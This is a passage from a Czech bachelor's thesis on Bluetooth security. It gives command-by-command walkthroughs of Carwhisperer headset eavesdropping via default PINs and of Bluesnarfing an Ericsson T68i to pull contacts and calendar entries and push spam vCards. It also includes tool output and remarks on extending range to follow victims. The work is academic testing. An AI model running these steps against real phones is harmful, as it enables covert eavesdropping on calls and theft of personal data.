První aplikace, kterou jsem se pokoušel o napadení Bluetooth spojení je aplikace Carwhisperer. Aplikace Carwhisperer byla vyvinuta v roce 2005 organizací Trifinite. Cílem aplikace je poukázat na nedostatky spojení Bluetooth technologie. Aplikace je využívána pro útok na Bluetooth spojení mezi headsetem a mobilním telefonem, protože toto spojení je zpravidla zabezpečeno pouze defaultním klíčem. Organizace Trifinite nabízí aplikaci volně ke stažení na svých stránkách. Aplikace běží, tak jako ostatní aplikace obdobného zaměření, pouze v operačním systému Linux.

Po rozbalení se v adresářové struktuře objeví spousta adresářů, ale pro uživatele, který se chystá k útoku pomocí této aplikace, je důležitých jenom několik souborů a skriptů:

cw_scanner

Po spuštění skriptu cw_scanner, tento skript neustále vyhledává dostupná viditelná Bluetooth zařízení. Při konfiguraci HCI si uživatel nadefinuje, které třídy Bluetooth zařízení bude cw_scanner vyhledávat, jestli headsety, počítače, Bluetooth adaptéry, nebo jiné zařízení. Jakmile cw_scanner najde Bluetooh zařízení s definovanou třídou, tak se k nalezenému zařízení připojí přes rfcomm kanál, otevře control connection a SCO links.

cw_pin

Jakmile cw_scanner objeví vhodné zařízení, tak je třeba zajistit spojení s tímto zařízením, čili zjistit PIN který se vyskytuje mezi mobilním telefonem a Bluetooth zařízením. Zjištění PINu zajistí skript cw_pin.pl. Skript zjistí klíč z Bluetooth adresy která byla zjištěna skriptem cw_scanner. První tři bajty Bluetooh adresy odkazují na výrobce zařízení. Například bity 00:0E:9F ukazují na zařízení od výrobce Nokia, který má defaultně nastaven klíč 1234, nebo bity 00:0C:84 ukazují na výrobce HF sad Parrot, který má klíč defaultně nastaven na 0000. Skript se dá editovat, takže útočník může vyhledat adresy od všech výrobců HF sad a ty potom přidat do skriptu. Drtivá většina výrobců však používá klíče 1234 nebo 0000 bez možnosti změny.

Jakmile aplikace naváže spojení, tak začne odesílat záznam zvuku mezi headsetem a mobilem, tím útočník začne odposlouchávat rozhovor oběti, která vůbec netuší, že je odposlouchávána.

Standartní Bluetooth adaptér 3. třídy nabízí dosah kolem 10m. Takový dosah je k odposlouchávání zařízení, které je v projíždějícím automobilu nedostačující, ale řešení, které jsem nabídl v 2. kapitole, ukazuje, jak jednoduše lze dosah zvýšit na 100m. Pokud by útočník stopoval oběť dost dlouho, tak by byl schopný odposlechnout spoustu informací [7][8].

3.2.1 Instalace carwhisperer

Po úspěšné instalaci a konfiguraci systému Backtrack 5r3 jsem se pustil do instalace a konfigurace carwhispereru. Veškerá práce s carwhispererem probíhá pomocí příkazů v terminálu. Nejprve je systém třeba systém připravit pro práci se zařízením Bluetooth, to znamená nakonfigurovat systém a nainstalovat knihovny pro práci s Bluetooth, to všechno se provede příkazem:

sudo aptitude install libbluetooth-dev

Dále jsem stáhnul poslední dostupnou verzi carwhispereru přímo ze stránek organizace Trifinite pomocí příkazu:

wget http://trifinite.org/Downloads/carwhisperer-0.2.tar.gz

Pokud není nastaveno jinak, tak se cíl odkazu defaultně uloží do rootu Backtracku. Složka je zabalena v .tar souboru. Následujícím příkazem se složka rozbalí opět v kořenovém adresáři:

tar zxvf carwhisperer-0.2.tar.gz

Po stažení a rozbalení carwhispereru následovala konfigurace systému pro práci s Bluetooth zařízením. Nejprve je potřeba uvést do provozu Bluetooth zařízení následujícím příkazem:

hciconfig hci0 uproot

Následující příkaz, slouží pro kontrolu, jestli port hci0, na kterém je připojen Bluetooth USB adaptér opravdu pracuje správně:

hciconfig hci0

Pokud je vše v pořádku, tak by měl terminál vypsat následující výsledky, čili informaci, že na hci0 je připojeno USB zařízení, fyzickou adresu zařízení, informaci, že zařízení pracuje na ACL (Asynchronous connection oriented) spojení, dále že je aktivní a informace o vyslaných a přijmutích bitech:

```
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 00:15:83:3D:0A:57 ACL MTU: 8192:128  SCO MTU: 64:128
        UP RUNNING
        RX bytes:924 acl:0 sco:0 events:35 errors:0
        TX bytes:148 acl:0 sco:0 commands:35 errors:0
```

Cílem použití carwhispereru je odposlech hovoru, proto je třeba zkontrolovat třídu pro kterou je zařízení nastaveno. To se provede příkazem:

hciconfig –a

Následuje výpis, který opět informuje, že na hci0 je připojeno USB zařízení, fyzickou adresu zařízení, informaci, že zařízení pracuje na ACL (Asynchronous connection oriented) spojení, dále že je aktivní a informace o vyslaných a přijmutích bitech, ale navíc ještě podává informaci, o typech paketů, názvu zařízení, ale hlavně o třídě zařízení, která je defaultně nastavena na adresu 0x000100, čili nemá žádnou specifikaci použití:

```
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 00:15:83:3D:0A:57  ACL MTU: 8192:128  SCO MTU: 64:128
        UP RUNNING
        RX bytes:924 acl:0 sco:0 events:35 errors:0
        TX bytes:148 acl:0 sco:0 commands:35 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0x83 0xe1 0x08 0x80
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'Virtual Bluetooth Adapter'
        Class: 0x000100
        Service Classes: Unspecified
```

Změna třídy zařízení se provede následujícím příkazem. Pro odposlech hovoru je třeba změnit třídu zařízení na adresu 0x050204, která se provede příkazem:

```
hciconfig hci0 class 0x050204
```

Pro opětovnou kontrolu, jestli je zadaná adresa správná je opět použit příkaz:

hciconfig –a

Příkaz vypíše informace o adaptéru. Informace jsou z velké části stejné, jako minulý výpis, jenom se změnila třída zařízení z 0x000100 na 0x050204, čili z nespecifikované třídy na třídu Phone, Cellular:

```
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 00:15:83:3D:0A:57 ACL MTU: 8192:128  SCO MTU: 64:128
        UP RUNNING
        RX bytes:1207 acl:0 sco:0 events:39 errors:0
        TX bytes:163 acl:0 sco:0 commands:39 errors:0
```

```
Features: 0xff 0xff 0x8f 0xfe 0x83 0xe1 0x08 0x80
Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
Link policy: RSWITCH HOLD SNIFF PARK
Link mode: SLAVE ACCEPT
Name: 'Virtual Bluetooth Adapter'
Class: 0x050204
Service Classes: Positioning, Rendering
Device Class: Phone, Cellular
HCI Version: 2.1 (0x4)  Revision: 0x100
LMP Version: 2.1 (0x4)  Subversion: 0x100
```

Nyní je již systém plně nakonfigurovaný pro práci s Bluetooth adaptérem, takže začíná práce s carwhispererem, po rozbalení je složka v rootu systému, přepnutím do složky zajistí příkaz:

```
cd carwhisperer-0.2
```

Instalace je velmi jednoduchá a to pouze příkazem:

```
make
```

Nyní je systém, adaptér i program připraven k vyhledávání mobilních telefonů a odposlechu. Po zadání následujícího příkazu začne carwhisperer vyhledávat zařízení v dosahu. O nic víc se není třeba starat, aplikace sama najde dostupné zařízení a začne ukládat audio záznam do složky samples:

```
./cw_scanner
```

Pokud adaptér objeví zařízení v dosahu, tak vypíše jeho MAC adresu a podrobnosti:

```
00:1E:DE:76:09:C6
Can't connect RFCOMM chanel!: Permission denied
```

Pokud skript vypíše hlášku Can't connect RFCOMM chanel!: Permission denied, tak se útok nepodaří zrealizovat. Pro svoji práci jsem použil headset Nokia BT-108, na tomto headsetu se skriptu nepodaří připojit se na RFCOMM kanál, tím pádem se k němu není

možnost připojit a odposlouchávat jej. Aplikace carwhispeprer by mohla uskutečnit úspěšný útok na starší typ headsetu, u kterého by se možná dalo připojit na jeho RFCOMM kanál, ale nepodařilo se mě takové zařízení ve funkčním stavu vyhledat, takže nebylo možno takový útok zrealizovat. Výrobci si byli vědomi, že je možno odposlouchávat headsety pomocí Bluetooth technologie, tak u moderních zařízení zabezpečili RFCOMM kanál tak, aby se na něj nebylo možno připojit a realizovat odposlech.

3.3 Bluesnarfing

Technologie Bluesnarfing se považuje za jednu z prvních technologií používanou pro útok na Bluetooth. Touto technologií se dají získat kontakty, zprávy, kalendář a jiné data uložené v paměti telefonu aniž by majitel útok nějak pozoroval. První útok byl realizován na Ericsson T68i, tedy na telefon s proprietárním operačním systémem. Mohlo by se zdát, že telefon s proprietárním operačním systémem je již nevyužívaný, ale podle průzkumů společnosti Gartner je na trhu počet prodaných smartphonů a „hloupých“ telefonů vyrovnaný, navíc do budoucna předpovídá, že se prodej smartphonů už nebude zvyšovat a s postupem času bude procento prodaných smartphonů spíše klesat.

3.3.1 Útok na mobilní telefon Ericsson T68i

Nejprve je potřeba uvést do provozu Bluetooth zařízení následujícím příkazem:

hciconfig hci0 uproot

Následující příkaz, slouží pro kontrolu, jestli port hci0, na kterém je připojen Bluetooth USB adaptér opravdu pracuje správně:

hciconfig hci0 -a

Následuje výpis, který informuje, že na hci0 je připojeno USB zařízení, fyzickou adresu zařízení, informaci, že zařízení pracuje na ACL (Asynchronous connection oriented) spojení, dále že je aktivní a informace o vyslaných a přijmutích bitech, ale navíc ještě

podává informaci, o typech paketů, názvu zařízení, ale hlavně o třídě zařízení, která je defaultně nastavena na adresu 0x000100, čili nemá žádnou specifikaci použití:

```
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 00:15:83:3D:0A:57  ACL MTU: 8192:128  SCO MTU: 64:128
        UP RUNNING
        RX bytes:924 acl:0 sco:0 events:35 errors:0
        TX bytes:148 acl:0 sco:0 commands:35 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0x83 0xe1 0x08 0x80
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'Virtual Bluetooth Adapter'
        Class: 0x000100
        Service Classes: Unspecified
```

Nyní je potřeba vyhledat zařízení, na které později zaútočíme, k tomu slouží příkaz:

hcitool scan

Pokud je v dosahu zařízení, tak terminál vypíše MAC adresu zařízení a název:

```
Scanning ...
        00:80:37:51:F3:68       T68i
```

Dále příkaz v terminálu slouží zjištění podrobností o telefonu, vypíše spoustu informací, z nichž je pro snarfing důležitá pouze jedna a to, který RFCOMM kanál je použit pro OBEX Object Push, neboli pro výměnu dat. Do terminálu tedy zapíšeme příkaz spdtool browse a MAC adresu vyhledaného zařízení:

sdptool browse 00:80:37:51:F3:68

Následuje dlouhý výpis služeb, které zařízení nabízí, ale jak jsem již uvedl výše, je důležitá pouze část s číslem RFCOMM kanálu. Uvádím pouze odstavec, který informuje o čísle RFCOMM kanálu, zbytek výpisu je k nalezení v příloze, v tomto případě se používá 10. kanál:

```
Browsing 00:80:37:51:F3:68 ...
```

```
Service Name: OBEX Object Push
Service RecHandle: 0x10005
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 10
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100
```

Po zjištění, že je použit 10. RFCOMM kanál je potřeba tento kanál v telefonu otevřít, abychom skrz něj mohli s telefonem nepozorovaně komunikovat, k tomu slouží routine RFCOMM scan, kterou otevřeme příkazem:

rfcomm_scan

Terminál rovněž vypíše nápovědu pro práci s tímto skriptem, kterou zde nebudu uvádět. Nyní už samotný příkaz:

rfcomm_scan –S 00:15:83:3D:0A:57 –o –s 10 –e 10 00:80:37:51:F3:68

I když se tento příkaz může zdát na první pohled složitý, tak je, ostatně jako všechny příkazy v linuxu, naprosto logický. Příkaz *rfcomm_scan -S* zahájí hledání RFCOM kanálu pomocí lokálního adaptéru, jehož MAC adresa je *00:15:83:3D:0A:57*, *-o-s 10* odkazuje od kterého kanálu má příkaz vyhledávat, *–e 10* určuje po který kanál má vyhledávat a *00:80:37:51:F3:68* určuje na kterém zařízení má tento kanál otevřít. Pokud se všechno podaří, tak terminál vypíše hlášku:

rfcomm: 10 open

Tímto se otevírají možnosti k napadení telefonu, to už zajišťuje skript btobex, který se spouští příkazem:

btobex

Terminál opět vypíše krátkou nápovědu s příkazy, které zajišťují útok. Například pro stažení telefonního seznamu je použit příkaz:

btobex -i hci0 getpb 00:80:37:51:F3:68 10

Vysvětlení příkazu je opět velmi jednoduché btobex –i hci0 značí, že skript bude pracovat s lokálním adaptérem getpb je zkratka pro získání seznamu kontaktů, následuje MAC adresa telefonu a číslo RFCOMM kanálu. Tato operace může trvat 10 sekund až 3minuty, v závislosti na počtu kontaktů v paměti telefonu po úspěšném napadení vypíše terminál kontakty:

```
BEGIN:VCARD
VERSION:2.1
N:Jmeno Prijmeni
TEL+420123456789;
CELL:+420123456789
END:VCARD
```

Příkaz pro získání kalendáře je hodně podobný, jen je použit getcal:

btobex -i hci0 getcal 00:80:37:51:F3:68 10

Následuje výpis, z něhož si útočník pohodlně zjistí sjednanou schůzku:

```
BEGIN:VCALENDAR
VERSION:1.0
BEGIN:VEVENT
DTSTART:20130517T010000Z
DTEND:20130517T020000Z
SUMMARY:Ad
LOCATION:Ad
CATEGORIES:APPOINTMENT
END:VEVENT
END:VCALENDAR
```

Dalším útokem, který již není nebezpečný, ale velmi nepříjemný je zasílání vizitek. Vizitku jsem vytvořil podle vzoru kontaktu z výpisu, čili:

```
BEGIN:VCARD
VERSION:2.1
```

N:Reditel Obchodniho useku
TEL;CELL:123456789
END:VCARD

Takovou vizitku je třeba uložit s příponou .vcf, v mém případě kontakt.vcf, následuje příkaz, kterým se tato vizitka odešle:

btobex -i hci0 push 00:80:37:51:F3:68 kontakt.vcf

Tento útok již nepředstavuje žádné bezpečnostní riziko, ale pokud útočník bude rozesílat skript stále dokola, tak oběť přinejmenším vypne mobilní telefon. Útoky na „hloupý“ telefon jsou tedy stále možné, člověk se znalostmi Linuxu všechny tyto útoky realizuje v řádech minut. Tabulka 1 zobrazuje seznam úspěšných a neúspěšných operací.

Operace	**Úspěch**
Detekce zařízení	ANO
Výpis podrobností zařízení	ANO
Otevření RFCOMM kanálu pro komunikaci	ANO
Stáhnutí seznamu s kontakty	ANO
Stáhnutí kalendáře	ANO
Možnost ukládání dat do telefonu	ANO

Tabulka 3. Seznam úspěšných a neúspěšných operací

3.3.2 Útok na smartphone Samsung Galaxy S2

Opět je nejprve potřeba uvést do provozu Bluetooth zařízení následujícím příkazem:

hciconfig hci0 uproot

Následující příkaz, slouží pro kontrolu, jestli port hci0, na kterém je připojen Bluetooth USB adaptér opravdu pracuje správně:

hciconfig hci0 -a

Následuje výpis, který informuje, že na hci0 je připojeno USB zařízení, fyzickou adresu zařízení, informaci, že zařízení pracuje na ACL (Asynchronous connection oriented) spojení, dále že je aktivní a informace o vyslaných a přijatých bitech, ale navíc ještě podává informaci, o typech paketů, názvu zařízení, ale hlavně o třídě zařízení, která je defaultně nastavena na adresu 0x000100, čili nemá žádnou specifikaci použití:

```
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 00:15:83:3D:0A:57  ACL MTU: 8192:128  SCO MTU: 64:128
        UP RUNNING
        RX bytes:924 acl:0 sco:0 events:35 errors:0
        TX bytes:148 acl:0 sco:0 commands:35 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0x83 0xe1 0x08 0x80
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'Virtual Bluetooth Adapter'
        Class: 0x000100
        Service Classes: Unspecified
```

Nyní je potřeba vyhledat zařízení, na které později zaútočíme, k tomu slouží příkaz:

hcitool scan

Pokud je v dosahu zařízení, tak terminál vypíše MAC adresu zařízení a název:

```
Scanning ...
        12:E4:B0:21:2E:6C:B9       James i9100
```

Dále příkaz v terminálu slouží zjištění podrobností o telefonu, vypíše spoustu informací, z nichž je pro snarfing důležitá pouze jedna a to, který RFCOMM kanál je použit pro OBEX Object Push, neboli pro výměnu dat. Do terminálu tedy zapíšeme příkaz spdtool browse a MAC adresu vyhledaného zařízení:

sdptool browse 12:E4:B0:21:2E:6C:B9

Následuje dlouhý výpis služeb, které zařízení nabízí, ale jak jsem již uvedl výše, je důležitá pouze část s číslem RFCOMM kanálu. Uvádím pouze odstavec, který informuje o

čísle RFCOMM kanálu, zbytek výpisu je k nalezení v příloze, v tomto případě se používá 12. kanál:

```
Browsing E4:B0:21:2E:6C:B9 ...

Service Name: OBEX Object Push
Service RecHandle: 0x10004
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 12
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100
```

Po zjištění, že je použit 12. RFCOMM kanál je potřeba tento kanál v telefonu otevřít, abychom skrz něj mohli s telefonem nepozorovaně komunikovat, k tomu slouží routine RFCOMM scan, kterou otevřeme příkazem:

```
rfcomm_scan
```

Terminál rovněž vypíše nápovědu pro práci s tímto skriptem, kterou zde nebudu uvádět. Nyní už samotný příkaz:

```
rfcomm_scan -S 00:15:83:3D:0A:57 -o -s 12 - e 12 E4:B0:21:2E:6C:B9
```

Zdálo se, že terminál po zadání příkazu přestal reagovat, ale skript se snažil otevřít 12. RFCOMM kanál pro komunikaci. Bohužel marně, takže po několika minutách skript vypsal hlášku:

```
Request timed out
```

Tímto příkazem skript končí, smartphone již používá jiné cesty ke komunikaci s telefonním seznamem, testoval jsem ještě další skripty, ale ani jeden pro smartphone

nefunguje. Takže dobrá zpráva pro majitele smartphonů, jelikož k jejich datům se pomocí Bluetooth technologie útočník již nedostane.

Tabulka 4 zobrazuje seznam úspěšných a neúspěšných operací.

Operace	**Úspěch**
Detekce zařízení	ANO
Výpis podrobností zařízení	ANO
Otevření RFCOMM kanálu pro komunikaci	NE
Stáhnutí seznamu s kontakty	NE
Stáhnutí kalendáře	NE
Možnost ukládání dat do telefonu	NE

Tabulka 4. Seznam úspěšných a neúspěšných operací

Operace	**Samsung Galaxy SII**	**Ericsson T68i**
Detekce zařízení	ANO	ANO
Výpis podrobností zařízení	ANO	ANO
Otevření RFCOMM kanálu pro komunikaci	NE	ANO
Stáhnutí seznamu s kontakty	NE	ANO
Stáhnutí kalendáře	NE	ANO
Možnost ukládání dat do telefonu	NE	ANO

Tabulka 5. Souhrnná tabulka úspěšných a neúspěšných operací.

ZÁVĚR

V mé práci jsem zrealizoval několik úspěšných útoků na mobilní telefon prostřednictvím technologie Bluetooth. Tyto útoky jsou realizovány díky bezpečnostním chybám v Bluetooth technologii, nikoliv díky nedokonalosti firmware mobilního telefonu, takže je nelze odstranit změnou firmware telefonu. Výrobci mobilních telefonů jsou si těchto bezpečnostních chyb vědomi, ale operační systémy, vyjma Android, iOS a Symbian, nedokáží s Bluetooth technologií bezpečně spolupracovat. Majitelé mobilních telefonů s operačními systémy Android, iOS a Symbian, mohou být relativně klidní. Bluetooth technologie pracující pod těmito operačními systémy zaznamenala výrazný bezpečnostní pokrok ve srovnání s „hloupými“ telefony (telefony s proprietálními operačními systémy), to dokazují testy v praktické části mé práce.

Technologie Bluetooth je ekonomicky velmi přijatelná, takže potencionální útočník může realizovat útoky velmi levně. Úprava standardního USB Bluetooth adaptéru s dosahem kolem 20 metrů na USB Bluetooth adaptér s dosahem přes 75 metrů je investice v řádech stovek korun. Navíc konstrukce USB Bluetooth adaptéru je vcelku jednoduchá a jeho úprava je tak možná v domácích podmínkách za použití běžného elektromechanického nářadí.

Bluetooth technologie, podle mého názoru, je a ještě dlouho bude nejvyužívanější technologií pro bezdrátový přenos dat na krátké vzdálenosti. Poslední dobou začínají výrobci hovořit o nahrazení Bluetooth technologií Wi-Fi Direct, která taktéž umožňuje bezdrátový přenos dat mezi zařízeními bez potřeby přístupového bodu. Technologie Wi-Fi Direct by měla mít vyšší zabezpečení, ale výrobci této technologie zatím nemůžou zaručit nízkou cenu, miniaturní rozměry, nízkou energetickou náročnost a univerzálnost, tak jako u technologie Bluetooth.

Nejjednodušší obranou před útokem na mobilní telefon prostřednictvím Bluetooth technologie je vypnutí této služby, pokud není zrovna používána. Jenže nezkušený uživatel nemusí poznat, zda je služba v provozu, nebo je ve zjistitelném stavu, a při samotném útoku tento útok na mobilním telefonu nijak nezjistí.

ZÁVĚR V ANGLIČTINĚ

In my thesis I implemented several successful attacks to mobile phone via Bluetooth. These attacks are realized due to security errors in Bluetooth technology, not because firmware errors in mobile phone, so they can´t be removed after phone's firmware change. Mobile phone manufacturers are know these security errors, but the operating systems, excluding Android, iOS and Symbian, can't arrange secure work via Bluetooth technology. Owners of mobile phones with Android, iOS and Symbian, may be relatively calm. Bluetooth technology working under these operating systems, take security progress in comparison with the "feature" phones (phones with proprietary operating systems), it prove tests in the practical part of my work.

Bluetooth technology is economically very acceptable, so a potential attacker can carry out attacks very cheaply. Adjustment of standard USB Bluetooth adapter with a range of around 20 meters to USB Bluetooth adapter with a range of over 75 meters, is investment in the hundreds of crowns. Furthermore, the design USB Bluetooth adapter is relatively simple and its adjustment is possible at home with using a ordinary electric tools.

In my opinion, Bluetooth technology is still most frequently used wireless technology for data transmission over short distances. In last time, are manufacturers talking about replacement the Bluetooth technology by Wi-Fi Direct, which also provides wireless transmission of data between devices without access point. Wi-Fi Direct should have better security, but manufacturers of this technology can't provide low price, small size, low energy consumption and versatility, as Bluetooth technology.

The simplest defense against attack to mobile phone via Bluetooth technology is turn off service, if not currently using. But inexperienced user don't know, If is service in operation or in discoverable state, and attack in a mobile phone does not detect.

SEZNAM POUŽITÉ LITERATURY

[1] GEHRMANN, Christian, Joakim PERSSON a Ben SMEETS. Bluetooth security. Boston: Artech House, 2004, xii, 204 p. ISBN 15-805-3504-6.

[2] CHAOUCHI, Hakima a Maryline LAURENT-MAKNAVICIUS. Wireless and Mobile Networks Security: Security Basics, Security in On-the-shelf and Emerging technologies. London, UK: ISTE, 2009, p. cm. ISBN 978-184-8211-179.

[3] GARG, Vijay Kumar. Wireless communications and networking. Boston: Elsevier Morgan Kaufmann, 2007, xxvii, 821 p. ISBN 01-237-3580-7.

[4] LABIOD, Houda, Hossam AFIFI a Constantino DE SANTIS. Wi-Fi, Bluetooth, ZigBee and WiMAX. Dordrecht: Springer, 2007, xvi, 316 p. ISBN 978-1-4020-5396-2.

[5] CHANDRA, Praphul. Wireless security. Amsterdam: Newnes, 2009, xvi, 726 p. ISBN 978-1-85617-529-6

[6] STAJANO, Frank. Security for ubiquitous computing. West Sussex, England: John Wiley & Sons, 2002, xix, 247 p. ISBN 04-708-4493-0

[7] Trifinite. *Trifinite.org* [online]. 2004-2006 [cit. 2013-05-06]. Dostupné z: http://trifinite.org/trifinite_stuff_carwhisperer.html

[8] *PC world* [online]. 1998-2013 [cit. 2013-05-06]. Dostupné z: http://www.pcworld.com/article/122077/article.html

[9] *Bluetooth Technology Website:* [online]. 1998-2013 [cit. 2013-05-20]. Dostupné z: http://www.bluetooth.com/Pages/Bluetooth-Home.aspx

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

A2DP	*Advanced Audio Distribution Profile*
ACL	*Asynchronous connection oriented*
AMADDR	*Active Member Address*
AR_ADDR	*Access Request Address*
ARQN	*Automatic Repeat Request Numer*
AT	*Attention*
AVRCP	*Audio/Video Remote Control Profile*
BD_ADDR	*Bluetooth Device Address*
BPP	*Basic Printing Profile*
CID	*Channel identifier*
CRC	*Cyclic Redundancy Check*
CTP	*Cordless Telephony Profile*
cw_pin	*CarWhisperer Personal Identification Number*
cw_scanner	*CarWhisperer scanner*
DUNP	*Dial-Up Networking Profile*
ESCO	*Extended Synchronous connection oriented*
FEC	*Forward Error Correction*
FHSS	*Frequency Hopping Spread Spectrum*
FSK	*Frequency shift keying*
FTP	*File Transfer Profile*
GAP	*Generic access profile*
GFSK	*Gaussian Frequency shift keying*
HC	*Host Controller*
HCI	*Host Controller Interface*

HF	*Handsfree*
HFP	*Hands Free Profile*
HSP	*Headset Profile*
ICP	*InterCom Profile*
IEEE	*Institute of Electrical and Electronics Engineers*
ISM	*Industrial, Scientific Medical*
L2CAP	*Logical Link Control and Adaptation Protocol*
LLID	L*ogical Link Identifier*
LMP	*Link Manager Protocol*
LT_ADDR	*Logical Transport Address*
OBEX	*OBject EXchange*
PBAP	*Phone Book Access Profile*
PC	*Personal Computer*
PDA	*Personal Digital Assistant*
PDU	*Protocol Data Unit*
PIN	*Personal Identification Number*
PM_ADDR	*Parked Member Address*
QoS	*Quality of Service*
RF	*Radio Frequency*
RFCOMM	*Radio Frequency Communication*
RSMA	*Reverse polarity SMA*
SCO	*Synchronous connection oriented*
SDAP	*Service discovery application profile*
SDP	*Service Discovery Protocol*
SEQN	*Sequential bit*

SMA	*SubMiniature version A*
SPP	*Serial Port Profile*
SDP	*Service Discovery Protocol*
TCP/IP	*Transmission Control Protocol / Internet Protocol*
TCS	*Telephony Control protocol Specification*
TDD	*Time-division duplexing*
UDP/IP	*User Datagram Protocol / Internet Protocol*
USB	*Universal Serial Bus*
USD	*United States dollar*
VDP	*Video Distribution Profile*
Wi-Fi	*Wireless Fidelity*
WiMAX	*Worldwide Interoperability for Microwave Access*

SEZNAM OBRÁZKŮ

Obrázek 1. Příklad Bluetooth sítě 13
Obrázek 2. Scatternet 13
Obrázek 3. Architektura Bluetooth protokolu 14
Obrázek 4. Zobrazení použití Frequency-hopping Spread Spectrum (FHSS) metody 15
Obrázek 5. Přenos paketů mezi master a slave zařízením 17
Obrázek 6. Obecný formát paketu v Bluetooth 17
Obrázek 7. Header packet 18
Obrázek 8. Bluetooth stavy 23
Obrázek 9. HCI vrstva 24
Obrázek 10. Bezpečnostní architektura Bluetooth 31
Obrázek 11. Autentizační postup 32
Obrázek 12. Bluetooth adaptér 35
Obrázek 13. Rozložený Bluetooth adaptér 36
Obrázek 14. Přední strana Bluetooth adaptéru 36
Obrázek 15. Zadní strana Bluetooth adaptéru 37
Obrázek 16. Zajištění kontaktních bodů na desce adaptéru 37
Obrázek 17. Pigtail / RSMA kabel 38
Obrázek 18. RSMA kabel 38
Obrázek 19. RSMA kabel 39
Obrázek 20. RSMA kabel 39
Obrázek 21. RSMA kabel s upraveným stíněním 40
Obrázek 22. Upravený Bluetooth adaptér 40
Obrázek 23. Upravený Bluetooth adaptér 41
Obrázek 24. Upravený Bluetooth adaptér 41
Obrázek 25. Upravený Bluetooth adaptér 42
Obrázek 26. Srovnání dosahu Bluetooth adaptéru 43

SEZNAM TABULEK

Tabulka 1. Frekvenční omezení 16

Tabulka 2. Flow bit 18

Tabulka 3. Seznam úspěšných a neúspěšných operací 53

Tabulka 4. Seznam úspěšných a neúspěšných operací 56

Tabulka 5. Souhrnná tabulka úspěšných a neúspěšných operací. 56

SEZNAM PŘÍLOH

Příloha P I: Výpis podrobností Samsung Galaxy SII 66

Příloha P II: výpis podrobností Ericsson T68i 69

PŘÍLOHA P I: VÝPIS PODROBNOSTÍ SAMSUNG GALAXY SII

```
Browsing E4:B0:21:2E:6C:B9 ...
Service RecHandle: 0x10000
Service Class ID List:
  "PnP Information" (0x1200)
Profile Descriptor List:
  "PnP Information" (0x1200)
    Version: 0x0102

Service Name: Audio Source
Service RecHandle: 0x10001
Service Class ID List:
  "Audio Source" (0x110a)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 25
  "AVDTP" (0x0019)
    uint16: 0x102
Profile Descriptor List:
  "Advanced Audio" (0x110d)
    Version: 0x0102

Service Name: AVRCP TG
Service RecHandle: 0x10002
Service Class ID List:
  "AV Remote Target" (0x110c)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 23
  "AVCTP" (0x0017)
    uint16: 0x103
Profile Descriptor List:
  "AV Remote" (0x110e)
    Version: 0x0103

Service Name: Voice Gateway
Service RecHandle: 0x10003
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 11
Profile Descriptor List:
  "Headset" (0x1108)
    Version: 0x0102
```

Service Name: OBEX Object Push
Service RecHandle: 0x10004
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 12
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100

Service Name: OBEX Phonebook Access Server
Service RecHandle: 0x10005
Service Class ID List:
  "Phonebook Access - PSE" (0x112f)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 19
  "OBEX" (0x0008)
Profile Descriptor List:
  "Phonebook Access" (0x1130)
    Version: 0x0100

Service Name: Voice Gateway
Service RecHandle: 0x10006
Service Class ID List:
  "Handfree Audio Gateway" (0x111f)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 10
Profile Descriptor List:
  "Handsfree" (0x111e)
    Version: 0x0105

Service Name: Network service
Service Description: Network service
Service RecHandle: 0x10007
Service Class ID List:
  "Network Access Point" (0x1116)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 15
  "BNEP" (0x000f)
    Version: 0x0100

```
    SEQ16: 800 806
Language Base Attr List:
  code_ISO639: 0x656e
  encoding:    0x6a
  base_offset: 0x100
Profile Descriptor List:
  "Network Access Point" (0x1116)
    Version: 0x0100

Service Name: Android SMS
Service RecHandle: 0x10008
Service Class ID List:
  "" (0x1132)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 20
  "OBEX" (0x0008)
Profile Descriptor List:
  "" (0x1134)
    Version: 0x0100

Service Name: SIM Access Server
Service RecHandle: 0x10009
Service Class ID List:
  "SIM Access" (0x112d)
  "Generic Telephony" (0x1204)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 8
Profile Descriptor List:
  "SIM Access" (0x112d)
